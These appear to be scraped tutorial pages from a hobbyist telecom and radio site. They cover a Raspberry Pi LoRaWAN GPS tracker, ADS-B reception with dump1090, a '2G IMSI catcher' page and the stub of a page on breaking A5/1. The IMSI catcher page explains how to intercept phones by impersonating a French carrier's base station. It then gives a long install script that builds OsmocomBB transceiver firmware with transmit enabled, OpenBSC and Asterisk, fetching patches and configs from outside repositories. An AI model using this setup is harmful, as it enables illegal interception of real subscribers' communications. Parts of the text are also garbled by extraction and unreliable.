
plaintext

Then on the shell

```
sudo apt update && sudo apt upgrade
```

plaintext

Now we install necessary packages

```
sudo apt install git device-tree-compiler git python3-crypto python3-nmea2 python3-rpi.gpio python3-pip3
pip3 install simplecayennelp
git clone https://github.com/bbaranoff/libgps
cd libgps
make
sudo make install
sudo ldconfig
nano /etc/default/gpsd
```

plaintext

Default settings for the gpsd init script and the hotplug wrapper.

```
# Start the gpsd daemon automatically at boot time
START_DAEMON="true"

# Use USB hotplugging to add new USB devices automatically to the daemon
USBAUTO="false"

# Devices gpsd should collect to at boot time.

# They need to be read/writeable, either by user gpsd or the group dialout.

DEVICES="/dev/ttyAMA0"

# Other options you want to pass to gpsd

GPSD_OPTIONS="-n"
```

plaintext

Now we add to /boot/config.txt those lines at the end

```
enable_uart=1
dtoverlay=miniuart-bt
dtoverlay=spi-gpio-cs
```

plaintext

We modify /boot/cmdline.txt to make it looks like

```
dwc_otg.lpm_enable=0 console=tty1 root=/dev/mmcblk0p2 rootfstype=ext4 elevator=deadline fsck.repair=1
```

Then /home/pi

```
git clone https://github.com/computenodes/dragino
cd dragino/overlay
dtc -@ -I dts -O dtb -o spi-gpio.cs.dtb spi-gpio.cs-overlay.dts
sudo cp spi-gpio.cs.dtb /boot/overlays/
sudo reboot
```

Then in /home/pi we create gpscron like :

```
#!/bin/bash
sudo python3 /home/pi/dragino/test_cayenne.py
```

It will be called par cron. (Advice ! Set `sudo chmod 644 gpscron` to avoid privilege escalation)

Then we write in /home/pi/dragino : test_cayenne.py like

```
#!/usr/bin/env python3
"""
Test harness for dragino module - sends hello world out over LoRaWAN 5 times
"""

import logging
from datetime import datetime
from time import sleep
import RPi.GPIO as GPIO
from dragino import Dragino
# import subprocess
import gpsd
from simplecayennelpp import CayenneLPP # import the module required to pack the data
import binascii
# importing the module
# Connect to the local gpsd
gpsd.connect()
packet = gpsd.get_current()
# See the inline docs for GpsResponse for the available data
print(packet.position())
lat = packet.lat
lon = packet.lon
alt = packet.alt

print(lat, lon, alt)
lpp = CayenneLPP()
lpp.addGPS(1, lat, lon, alt)
text=binascii.hexlify(lpp.getBuffer()).decode()
sent=list(binascii.unhexlify(text))
print(text)
logLevel=logging.DEBUG
logging.basicConfig(filename="test.log", format='%(asctime)s - %(funcName)s - %(lineno)d - %(level)s')
D = Dragino("/home/pi/dragino/dragino.ini", logging_level=logLevel)
D.join()
while not D.registered():
    print("Waiting for JOIN ACCEPT")
    sleep(2)
```

```

for i in range(0, 2):
D.send_bytes(sent)
start = datetime.utcnow()
while D.transmitting:
pass
end = datetime.utcnow()
print("Sent GPS coordinates {}".format(end-start))
sleep(1)

```

We take now /home/pi/dragino/dragino.ini.default to rewrite it to /home/pi/dragino/dragino.ini like

```

gps_baud_rate = 9600 gps_serial_port = /dev/ttys0
gps_serial_timeout = 1 gps_wait_period = 10

#LoRaWAN configuration spreading_factor = 7 max_power = 0x0F
output_power = 0x0E sync_word = 0x34 rx_crc = True #Where to store the
frame count fcount_filename = .lora_fcount

##Valid auth modes are ABP or OTAA ##All values are hex arrays eg
devaddr = 0x01, 0x02, 0x03, 0x04 #auth_mode = "abp" #devaddr = #nwskey =
#appskey =

auth_mode = otaa deveui = 0xFF, 0xFE, 0xFD, 0xFC, 0xFC, 0xFD, 0xFE, 0xFF
appeui = 0x70, 0xB3, 0xD5, 0x00, 0x00, 0xD5, 0xB3, 0x70 appkey = 0x3D,
0x83, 0xC3, 0x16, 0x2C, 0xAD, 0x44, 0xB7, 0xB0, 0x50, 0x6C, 0x3C, 0xA1,
0x54, 0x36, 0xB7

```

By choosing DevEUI, AppEUI (unique on TTN), and AppKey with enough entropy that it can't be cracked (beware of MSB, LSB writing between dragin_cayenne.py and TTN) Enfin pour executer le script python toutes les minutes :

```

sudo crontab -e

```

We select our favorite editor to add

```

* * * * * /home/pi/gpscron`
```

at the endfile. For the raspberry we are now ready to go. Lets see from the network side

LoraWan Coneksi (TheThingsNetwork)

Go to application -> Create then in EndDevices -> + Add Enddevice

The screenshot shows the TTN web interface for managing end devices. The main area displays a table of three devices:

ID	Name	DevEUI	JoinEUI	Last activity
eui-0001020303020100		00 01 02 03 03 02 01...	00 01 02 03 03 02 01...	21 hr. ago •
eui-0100000000000000		00 00 00 00 00 00 00...	00 00 00 00 00 05 B3...	24 hr. ago •
eui-fffffdfcfcfdfeff		FF FE FD FC FC FD FE...	70 B3 D5 00 00 D5 B3...	20 sec. ago •

Below the table are buttons for 'Import end devices' and '+ Add end device'. The sidebar on the left includes sections for Overview, End devices (selected), Live data, Payload formatters, Integrations, Collaborators, API keys, and General settings.

Then with previous parameters set on the RPi (AppEUI, DevEUI, AppKey) in /home/pi/dragino/dragino.ini we put them on TTN

So in this study example :

```
plaintext
deveui = 0xFF, 0xFE, 0xFD, 0xFC, 0xFC, 0xFD, 0xFE, 0xFF appeui = 0x70, 0xB3, 0xD5, 0x00, 0x00, 0x
```

The screenshot shows the 'Register end device' form. The fields filled in are:

- DevEUI**: FF FE FD FC FC FD FE FF
- AppEUI**: 70 B3 D5 00 00 D5 B3 70
- AppKey**: 3D B3 C3 16 2C AD 44 B7 B0 50 6C 3C A1 54 36 B7
- End device ID**: eui-0ff0fe0fd0fc0fco

The sidebar on the left includes sections for Overview, End devices (selected), Live data, Payload formatters, Integrations, Collaborators, API keys, and General settings.

Power On the Pi (Trick to make GPS work (on RPi) !!!!!)

Sur le shell du pi :

```
sudo ntpdate fr.pool.ntp.org
```

plaintext

Put the RPi outside Pull off the Tx Jumper of the dragino and wait for 3D Fix (the green blinking light of the dragino). Then hotplug the jumper Tx.

You should have (your first ?) connected object

Payload Format

In this study we have choose the CayenneLPP format like

The screenshot shows the 'Default uplink payload formatter' configuration page. The sidebar on the left is expanded to show 'Payload formatters' with 'Uplink' selected. The main content area has a heading 'Default uplink payload formatter'. A note says: 'You can use the "Payload formatter" tab of individual end devices to test uplink payload formatters and to define individual payload formatter settings per end device.' Below this is a 'Setup' section with a dropdown 'Formatter type*' set to 'CayenneLPP'. There is a link 'What is CayenneLPP?' and a blue 'Save changes' button. The bottom right of the page shows 'EN v3.18.1 Documentation Get support'.

In the created application you should see your device

The screenshot shows the 'Live data' section for the 'GPS-tracker' application. The sidebar is expanded to show 'Live data'. The main content area displays a table of events with columns 'Time', 'Entity ID', 'Type', and 'Event details'. One event is highlighted with a black box containing the JSON payload:


```
"received_at": "2022-03-09T18:52:03.672803539Z", "uplink_message": { "session_key_id": "AX9q2y+ye1b96x01hgKccw==", "f_port": 1, "f_cnt": 492, "firm_payload": "CYgGe4IAa8sAQPY=", "decoded_payload": { "gps_9": { "altitude": 166.3, "latitude": 42.4834, "longitude": 2.7595 } }, "rx_metadata": [ { "gateway_ids": { "gateway_id": "a840411fab40", "eui": "A840411FAB404150" }, "time": "2022-03-09T18:52:03.373684Z", "timestamp": 3415008451, "rssi": -22, "channel_rssi": -22, "snr": 9.5, "uplink_token": "ChoKGaoMYTg0MDQxMZhYjQWEgioQEEfq@BBUBD" } ] }
```

Data monitoring (Cayenne Integration)


Go to <https://mydevices.com/>


Create a Cayenne Account

Select TheThingsNetwork



Sélection Dragino RPi Hat et mettre le DevEUI





Live Data from GPS tracker !

[Previous](#)

[Next](#)

© 2024, bbaranoff Revision aa0b12d
Built with [GitHub Pages](#) using a [theme provided by JV conseil](#).

[Sponsor](#)

11 - # ADSB

Automatic Dependent Surveillance Broadcast (ADS-B)


Definition

A means by which aircraft, aerodrome vehicles and other objects can automatically transmit and/or receive data such as identification, position and additional data, as appropriate, in a broadcast mode via a data link.

<https://github.com/antirez/dump1090>

To run the program in interactive mode, with networking support, and connect with your browser to <http://localhost:8080> to see live traffic:

`./dump1090 -interactive -net`



[Previous](#)

[Next](#)

© 2024, bbaranoff Revision aa0b12d

Built with [GitHub Pages](#) using a [theme](#) provided by [JV conseil](#).

[Sponsor](#)

12 - # 2G IMSI Catcher

Radio-Telephony

- Example of SFR:

Article 1

– The French Radiotelephone Company ("Société Française de Radiotéléphonie") is authorized to use, in the 900 and 1800 MHz bands, the frequencies allocated to it in Article 2 of this decision to establish and operate a radio network open to the public in metropolitan France. For this, it complies with the provisions of the specifications located in appendix 2 of this decision.

Article 2

– The GSM channels allocated to the French Radiotelephone Company are, in accordance with the definitions in appendix 1:

- in the 900 MHz band, throughout mainland France: channels 75 to 124;
- in the 900 MHz band, only in very dense areas: channels 63 to 74;
- in the 1800 MHz band, throughout mainland France: channels 512 to 525 and 647 to 751

For others Operator (GSM)

Operator GSM900	DCS1800
Orange 1→62	527→646
SFR 63-74 & 75-124	512→525 & 647→751
Bouygues 975-1023	752-885

Free = ? (Free didn't invest much in 2G antenna since 2G will die in 2025 in France they use Orange roaming)

Hacking 2G (Fooling MS : Mobile Station, the 2G phone)


Easy ! The MS doesn't ask authentication from BTS (Base Transceiver Station, the relay antenna). So what to do to intercept ? Be a BTS... and that's all just spoof the public values of the BTS (mcc,mnc exemple 208,15 for FreeMobile 208,01 for Orange, etc) and broadcast a stronger signal and it is done. How to implement a 2G BTS ? there are open-sourced projects like



Osmocom

(OpenBSC)

Osmo-Trx Osmo-Bts... EOL but usefull) or (Network in the Box Updated)



To install it I have scripted it for example for

So what to do to intercept ? Be a BTS... and that's all just spoof the public values of the BTS (mcc,mnc exemple 208,15 for FreeMobile 208,01 for Orange, etc) and broadcast a stronger signal and it is done. How the implement a 2G BTS ? there are open sourced implementation on github.

bash

```

cd src
wget https://github.com/bbaranoff/telco_install_sh/raw/main/trx.highram.bin
sed -i -e 's/#CFLAGS += -DCONFIG_TX_ENABLE/CFLAGS += -DCONFIG_TX_ENABLE/g' target/firmware/Makefile
make HOST_layer23_CONFARGS=--enable-transceiver nofirmware
cd /opt/IMSI_Catcher
update-alternatives --set gcc /usr/bin/gcc-9
apt install -y libortp-dev
cd /opt/IMSI_Catcher
git clone https://github.com/osmocom/libosmo-abis
cd /opt/IMSI_Catcher/libosmo-abis
git checkout 0.8.1
autoreconf -fi && ./configure --disable-dahdi && make -j4 && make install && ldconfig

cd /opt/IMSI_Catcher
git clone https://github.com/osmocom/libosmo-netif
cd /opt/IMSI_Catcher/libosmo-netif
git checkout 0.7.0
autoreconf -fi && ./configure && make -j4 && make install && ldconfig

cd /opt/IMSI_Catcher
git clone https://github.com/osmocom/openbsc
cd /opt/IMSI_Catcher/openbsc/openbsc
autoreconf -fi && ./configure --with-lms && make -j4 && make install && ldconfig

cd /opt/IMSI_Catcher
git clone https://github.com/osmocom/osmo-bts
cd /opt/IMSI_Catcher/osmo-bts
git checkout 0.8.1
autoreconf -fi && ./configure --enable-trx && make -j4 && make install && ldconfig

cd /opt/IMSI_catcher
wget https://github.com/bbaranoff/telco_install_sh/raw/main/opencore-amr-0.1.5.tar.gz
tar xvzf opencore-amr-0.1.5.tar.gz
cd opencore-amr-0.1.5
./configure
make -j$(nproc)
make install
ldconfig
cd /lib/modules/$(uname -r)/build/certs
openssl req -new -x509 -newkey rsa:2048 -keyout signing_key.pem -outform DER -out signing_key.x509
cd /opt/IMSI_Catcher/
git clone https://github.com/isdn4linux/mISDN
cd /opt/IMSI_Catcher/mISDN
rm -Rf /lib/modules/$(uname -r)/kernel/drivers/isdn/hardware/mISDN
rm -Rf /lib/modules/$(uname -r)/kernel/drivers/isdn/mISDN
wget https://raw.githubusercontent.com/bbaranoff/PImpMyPi/main/octvqe.patch
cp /boot/System.map-$(uname -r) /usr/src/linux-headers-$(uname -r)/System.map
ln -s /lib/modules/$(uname -r)/build /lib/modules/$(uname -r)/source
aclocal && automake --add-missing
./configure
patch -p0 < octvqe.patch
make modules
cp /opt/IMSI_Catcher/mISDN/standalone/drivers/isdn/mISDN/modules.order /usr/src/linux-headers-$(uname -r)/modules.order
cp -rn /usr/lib/modules/$(uname -r)/. /usr/src/linux-headers-$(uname -r)
make modules_install
depmod -a

update-alternatives --set gcc /usr/bin/gcc-7

cd /opt/IMSI_Catcher
apt install bison flex -y
git clone https://github.com/isdn4linux/mISDNuser
cd /opt/IMSI_Catcher/mISDNuser
make
./configure

```

```

make
make install
ldconfig
cd example
./configure
make
make install
ldconfig

update-alternatives --set gcc /usr/bin/gcc-9
cd /opt/IMSI_Catcher
#Asterisk version (11.25.3) :
wget http://downloads.asterisk.org/pub/telephony/asterisk/releases/asterisk-11.25.3.tar.gz
tar zxvf asterisk-11.25.3.tar.gz
cd /opt/IMSI_Catcher/asterisk-11.25.3
apt install libncurses-dev libxml2-dev
wget https://raw.githubusercontent.com/bbaranoff/telco_install_sh/main/tcptls.patch
patch -p1 < tcptls.patch
./configure
make -j$(nproc)
make install
make samples
make config
ldconfig
update-alternatives --set gcc /usr/bin/gcc-5
cd /opt/IMSI_Catcher
git clone https://github.com/fairwaves/lcr
cd lcr
wget https://raw.githubusercontent.com/bbaranoff/PImpMyPi/main/ast_lcr.patch
patch -p0 < ast_lcr.patch
autoreconf -i
./configure --with-sip --with-gsm-bs --with-gsm-ms --with-asterisk
make
make install
ldconfig
cp chan_lcr.so /usr/lib/asterisk/modules/
apt-get install alsa-oss
modprobe snd-pcm
modprobe snd-mixer-oss
modprobe mISDN_core
modprobe mISDN_dsp
rm -rf /usr/local/etc/lcr
mkdir -p /usr/local/etc/
git clone https://github.com/bbaranoff/lcr_conf /usr/local/etc/lcr/
sudo chmod 755 /usr/local/etc/lcr
sudo chmod 644 /usr/local/etc/lcr/*
cd /etc/asterisk
mv sip.conf sip.conf.bak
mv extensions.conf extensions.conf.bak
wget https://raw.githubusercontent.com/bbaranoff/telco_install_sh/main/sip.conf
wget https://raw.githubusercontent.com/bbaranoff/telco_install_sh/main/extensions.conf
mkdir /root/nitb
cd /root/nitb
wget https://raw.githubusercontent.com/bbaranoff/telco_install_sh/main/openbsc.cfg
wget https://raw.githubusercontent.com/bbaranoff/telco_install_sh/main/nitb.sh
chmod +x nitb.sh

```

In https://github.com/bbaranoff/telco_install_sh

Follow the ReadMe and all should be OK.

 Previous

Next 

© 2024, bbaranoff Revision aa0b12d

Built with [GitHub Pages](#) using a [theme](#) provided by [JV conseil](#).




[/ 13-Encryption.md](#)

13 - # Breaking A5/1 Encryption

⚠ Danger

Don't do this at home



We would like to use third party cookies and scripts to improve the functionality of this website.

[Approve](#)[Deny](#)[More info](#)

 Previous


Next 

© 2024, bbaranoff Revision aa0b12d
Built with [GitHub Pages](#) using a theme provided by [JV conseil](#).



